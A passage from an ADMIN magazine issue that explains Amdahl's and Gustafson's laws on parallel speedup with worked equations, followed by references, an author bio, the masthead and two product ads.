Choosing an efficient parallel algorithm is essential to achieving good return on your hardware or computer time investment.

to take one second to execute and now takes half a second, you have a 2x speedup. Speedup measures for latency or throughput – today I am using the latency formulation.

Amdahl's law [4] observes that parallelism only accelerates a fraction of the application's code, putting a limit on its effect. Ideally, speedup would be linear, with a doubling of processing resources consistently halving the compute time, and so on indefinitely. Unfortunately, few algorithms can deliver on this promise (see the "Embarrassingly Parallel Algorithms" box); most algorithms approximate linear speedup over a few CPUs and essentially decay into constant time with many CPUs.

For example, if your code takes 20 minutes to execute and just one minute of it can't be parallelized, you can tell up front, without knowing any other details about the problem, that the maximum speedup theoretically possible is 20x (Equation 3),

$$S(0.95) = \frac{1}{1 - p} = 20 \qquad \text{(E3)}$$

which is derived by observing that you can use as many CPUs as you want to drive 95 percent of the problem asymptotically to zero time ($p = 0.95$), and you will be left with that one minute ($1 - p = 0.05$). Once you do the math ($1/0.05 = 20$), that is the maximum possible speedup under ideal conditions (i.e., the absolute limit with infinite resources thrown at the problem).

Amdahl's Law

IBM's Gene Amdahl contributed the law bearing his name in 1967, coupling the previous observation with the simple fact that you generally do not have infinite horsepower to drive the parallel section of the code to zero time (Equation 4).

$$\frac{1}{1 - p + \frac{p}{s}} \qquad \text{(E4)}$$

Amdahl's observation factors in the speedup of the parallel section. The new term p/s is the ratio of time spent in the parallel section of the code and the speedup it achieves. Continuing with the 20-minute example, say you have accelerated the now-parallel section of the code with a 4x speedup, and you find that the resulting speedup for the whole program is 3.47x (Equation 5):

$$\frac{1}{1 - 0.95 + \frac{0.95}{4}} = 3.47 \qquad \text{(E5)}$$

There are some important observations to be made here. First, accelerating code is usually about removing bottlenecks, not absolute speedup numbers for the whole codebase. Second, given more resources, you will usually process more data or do more work. Gustafson's law [6] provides an alternative formulation: If more resources are made available, larger problems can be solved within the same time, as opposed to Amdahl's law, which analyzes how a fixed workload can be accelerated by adding more resources. Keep these points in mind and remember that, in the real world, network communication is always a distributed system's presumptive bottleneck.

Roy Batty's Tears

The power of Amdahl's law is found in its analytical insight. Code is measured in time, not in lines, so some minimal performance testing is still required. If you determine that only 50 percent of an algorithm's critical section can be parallelized, its theoretical speedup can't exceed 2x, as you see in Figure 2. Furthermore, it's not practical to use more than 12 cores to run this code, because it can attain more than 90 percent of the maximum theoretical speedup with 12 cores (a 1.84x speedup). You know this before attempting any optimization, saving you effort if the best possible result is inadequate to achieving your aims.




Figure 2: Maximum theoretical speedup with 50 percent serial code.

In an alternative scenario with only five percent serial code in the bottleneck (Figure 3), the asymptote is at 20x speedup. In other words, if you can successfully parallelize 95 percent of the problem, under ideal circumstances the maximum speedup for that problem is 20x. This handy analysis tool can quickly determine what can be accomplished by accelerating code for a problem of fixed size.

Without invoking the C-beams speech or even going near the Tannhäuser Gate [7], one must point out parallelism's massive overhead, already obvious from the examples here. Execution time can be significantly reduced, yet you accomplish this by throwing resources at the problem – perhaps suboptimally. On the other hand, one could argue that idle CPU cores would not be doing anything productive. All those cycles would be lost … like tears in rain. ■




Figure 3: Theoretical speedup with five percent serial code. The lower curve is from Figure 2 for comparison.

Info

[1] MPI: [https://www.mpi-forum.org/docs/]

[2] MPI pi implementation: [https://github.com/PacktPublishing/Build-Supercomputers-with-Raspberry-Pi-3/blob/master/Chapter02/03_MPI_08_b.c]

[3] Morrison, Carlos. *Build Supercomputers with Raspberry Pi 3*. Pakt Publishing, 2016

[4] Amdahl's law: [https://webhome.phy.duke.edu/~rgb/Beowulf/beowulf_book/beowulf_book/node21.html]

[5] Embarrassingly parallel algorithms: [https://en.wikipedia.org/wiki/Embarrassingly_parallel]

[6] Gustafson's law: [https://en.wikipedia.org/wiki/Gustafson%27s_law]

[7] Tears in rain monologue from *Blade Runner*: [https://en.wikipedia.org/wiki/Tears_in_rain_monologue]

The Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at Red Hat and was formerly the Ubuntu Server Product Manager at Canonical and the Linux "Systems Management Czar" at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries and takes his McFlurry shaken, not stirred. You can read more from him in the new O'Reilly title *AWS System Administration*.

WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts
- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a "hot tip" that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: *edit@admin-magazine.com*.

Authors

Contact Info

Editor in Chief
Joe Casad, jcasad@linuxnewmedia.com

Managing Editors
Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor
Ken Hess

Localization & Translation
Ian Travis

News Editor
Jack Wallen

Copy Editors
Amy Pettle, Megan Phelps

Layout
Dena Friesen, Lori White

Cover Design
Dena Friesen, Illustration based on graphics by Maksym Yemelyanov, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 89 3090 5128

Publisher
Brian Osborn

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
2721 W 6th St, Ste D
Lawrence, KS 66049 USA

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

Printed in Nuremberg, Germany by hofmann infocom GmbH on recycled paper from 100% post-consumer waste; no chlorine bleach is used in the production process.

Distributed by Seymour Distribution Ltd, United Kingdom

ADMIN (ISSN 2045-0702) is published bimonthly by Linux New Media USA, LLC, 2721 W 6th St, Ste D, Lawrence, KS 66049, USA. January/February 2021. Periodicals Postage paid at Lawrence, KS. Ride-Along Enclosed. POSTMASTER: Please send address changes to ADMIN, 2721 W 6th St, Ste D, Lawrence, KS 66049, USA.

Published in Europe by: Sparkhaus Media GmbH, Zieblandstr. 1, 80799 Munich, Germany.

Powerful business workhorse

TUXEDO Aura 15

AMD Ryzen 7 4700U
8 Cores | 15 Watt

USB-C 3.2 Gen2
DisplayPort & PD

2 cm | 1,65 kg
slim & light

4G / LTE
Cellular Modem

100% Linux

5 Year Warranty

Lifetime Support

Built in Germany

German Privacy

Local Support

TUXEDO COMPUTERS

tuxedocomputers.com

T A U R I A

Stop Your Work From Being **Spied** On

Unlike the other apps, only you have the encryption keys. Tauria has true and full end-to-end encryption.

Noah Snape
Briefing for Sales Presentation

Lucas Castro
@everyone, Does anyone have more information on Mike's case?

Marisa Preston
I can help you out @Luc, I've invited you to the case, check it out on channel #3201

Lucas Castro
Thanks @Marissa, I'll have a look now!

Jacob Jackson
I am out of office on Friday - Client Meeting

1 comment

The Only Encrypted All-In-One Collaboration Platform

Scan to learn more about Tauria

Calls

Encrypted Video Conferencing

Chats

Confidential Messaging

Files

Fully Secured Cloud Storage

Calendar

Truly Private Scheduling

GDPR

AUDITED

Tauria meets & exceeds worldwide security and privacy standards.

A Dutch-Canadian Company

info@tauria.com

WWW.TAURIA.COM